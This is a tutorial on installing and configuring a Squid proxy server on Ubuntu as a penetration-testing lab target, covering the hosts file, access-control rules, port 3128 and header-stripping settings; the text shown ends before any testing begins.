Penetration Testing Lab Setup: Squid Proxy

November 15, 2018 By Raj Chandel

In this article, we are going to set up Squid to use it as a Proxy Server on Ubuntu/Debian machines and will try to penetrate it.

Table of content

Introduction to Proxy Setting

A proxy is a computer system or program that acts as a kind of middle-man or an intermediary to come between your web browser and another computer. Your ISP operates servers– computers designed to deliver information to other computers. It uses proxy servers to accelerate the transfer of information between the server and your computer.


For Example, Two users say A and B both have requested to access the same website of the server then Instead of retrieving the data from the original server, the proxy has "stored or cached" a copy of that site and sends it to User A without troubling the main server.

Squid Proxy Installation

Squid is a cross-functional web proxy cache server application which offers proxy and cache services for HTTP, FTP, and other common network protocols such as proxying of Secure Sockets Layer (SSL) requests and caching of Domain Name Server (DNS) lookups and implement transparent caching. Moreover, it also maintains a wide variety of caching protocols.

Let's Begin!!


Open the host file in your local machine to add localhost address and hostname, because by default squid3 search for Ubuntu as the hostname for connection implementation.



```
127.0.0.1       localhost
127.0.0.1       ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now use apt Repository to install squid3 and enter the following command.

```
apt-get install squid3
```



```
root@ubuntu:~# apt-get install squid3
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libecap2 squid-langpack squid3-common
Suggested packages:
  squidclient squid-cgi squid-purge winbindd
The following NEW packages will be installed:
  libecap2 squid-langpack squid3 squid3-common
0 upgraded, 4 newly installed, 0 to remove and 14 not upgraded.
Need to get 2,286 kB of archives.
After this operation, 8,748 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```


Squid Proxy Server Configuration

Once the installation is completed, open its configuration file from the given path: **/etc/squid3/squid.conf**

With Squid's access control, you may possibly shape the use of Internet services proxy by Squid to be accessible only employers with specific IP addresses.

Suppose you want to grant access by users of the 192.168.1.0/24 subnetworks only, then add the following line to the ACL section of the **squid.conf** file:


```
acl lan src 192.168.1.0/24
```



```
#

# Example rule allowing access from your local networks.
# Adapt to list your (internal) IP networks from where browsing
# should be allowed
#acl localnet src 10.0.0.0/8    # RFC1918 possible internal network
#acl localnet src 172.16.0.0/12 # RFC1918 possible internal network
#acl localnet src 192.168.0.0/16        # RFC1918 possible internal network
#acl localnet src fc00::/7       # RFC 4193 local private network range
#acl localnet src fe80::/10      # RFC 4291 link-local (directly plugged) machines

acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443         # https
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT
acl lan src 192.168.1.0/24

#  TAG: follow_x_forwarded_for
#       Allowing or Denying the X-Forwarded-For header to be followed to
#       find the original source of a request.
#
```

Now give permission to your clients to access HTTP service over the local network.


```
http_access allow lan
```



```
# We strongly recommend the following be uncommented to protect innocent
# web applications running on the proxy server who think the only
# one who can access services on "localhost" is a local user
#http_access deny to_localhost

#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#

# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
#http_access allow localnet
http_access allow localhost
http_access allow lan

# And finally deny all other access to this proxy
http_access deny all

#  TAG: adapted_http_access
#       Allowing or Denying access based on defined access lists
#
#       Essentially identical to http_access, but runs after redirectors
#       and ICAP/eCAP adaptation. Allowing access control based on their
#       output.
#
#       If not set then only http_access is used.
#Default:
# Allow, unless rules exist in squid.conf.
```

To set your Squid server to listen on the default TCP port 3128, change the http_port directive as given below:


```
http_port 3128
```



```
#       visible on the internal address.
#
#

# Squid normally listens to port 3128
http_port 3128

#  TAG: https_port
# Note: This option is only available if Squid is rebuilt with the
#       --enable-ssl
#
#       Usage:  [ip:]port cert=certificate.pem [key=key.pem] [mode] [options...]
#
#       The socket address where Squid will listen for client requests made
#       over TLS or SSL connections. Commonly referred to as HTTPS.
#
#       This is most useful for situations where you are running squid in
#       accelerator mode and you want to do the SSL work at the accelerator level.
#
#       You may specify multiple socket addresses on multiple lines,
#       each with their own SSL certificate and/or options.
#
#       Modes:
#
#          accel        Accelerator / reverse proxy mode
```

Then add following roles for squid after adding HTTP_Port

```
request_header_access Referer deny all
request_header_access X-Forwarded-For deny all
request_header_access Via deny all
request_header_access Cache-Control deny all
```



```
#       CPU cores are numbered starting from 1. Requires support for
#       sched_getaffinity(2) and sched_setaffinity(2) system calls.
#
#       Multiple cpu_affinity_map options are merged.
#
#       See also: workers
#Default:
# Let operating system decide.
request_header_access Referer deny all
request_header_access X-Forwarded-For deny all
request_header_access Via deny all
request_header_access Cache-Control deny all
```

You can Set forwarded_for :-   on|off|transparent|truncate|delete

1. If set to “on”, Squid will append your client’s IP address in the HTTP requests it forwards. By default it looks like:

X-Forwarded-For: 192.1.2.3

2. If set to “off”, it will appear as

X-Forwarded-For: unknown


3. If set to “transparent”, Squid will not alter the

X-Forwarded-For header in any way.

4. If set to “delete”, Squid will delete the entire

X-Forwarded-For header.


5. If set to “truncate”, Squid will remove all existing



```
#  TAG: forwarded_for   on|off|transparent|truncate|delete
#       If set to "on", Squid will append your client's IP address
#       in the HTTP requests it forwards. By default it looks like:
#
#               X-Forwarded-For: 192.1.2.3
#
#       If set to "off", it will appear as
#
#               X-Forwarded-For: unknown
#
#       If set to "transparent", Squid will not alter the
#       X-Forwarded-For header in any way.
#
#       If set to "delete", Squid will delete the entire
#       X-Forwarded-For header.
#
#       If set to "truncate", Squid will remove all existing
#       X-Forwarded-For entries, and place the client IP as the sole entry.
#Default:
# forwarded_for on

#  TAG: cachemgr_passwd
#       Specify passwords for cachemgr operations.
#
#       Usage: cachemgr_passwd password action action ...
#
#       Some valid actions are (see cache manager menu for a full list):
#               5min
#               60min
#               asndb
```

Here we had set **forwarded_for off** and save the file, then use the following command to restart the Squid Proxy.

```
sudo service squid3 restart
```



```
#       If set to "delete", Squid will delete the entire
#       X-Forwarded-For header.
#
#       If set to "truncate", Squid will remove all existing
#       X-Forwarded-For entries, and place the client IP as the sole entry.
#Default:
 forwarded_for off

#  TAG: cachemgr_passwd
#       Specify passwords for cachemgr operations.
#
#       Usage: cachemgr_passwd password action action ...
#
#       Some valid actions are (see cache manager menu for a full list):
#               5min
```

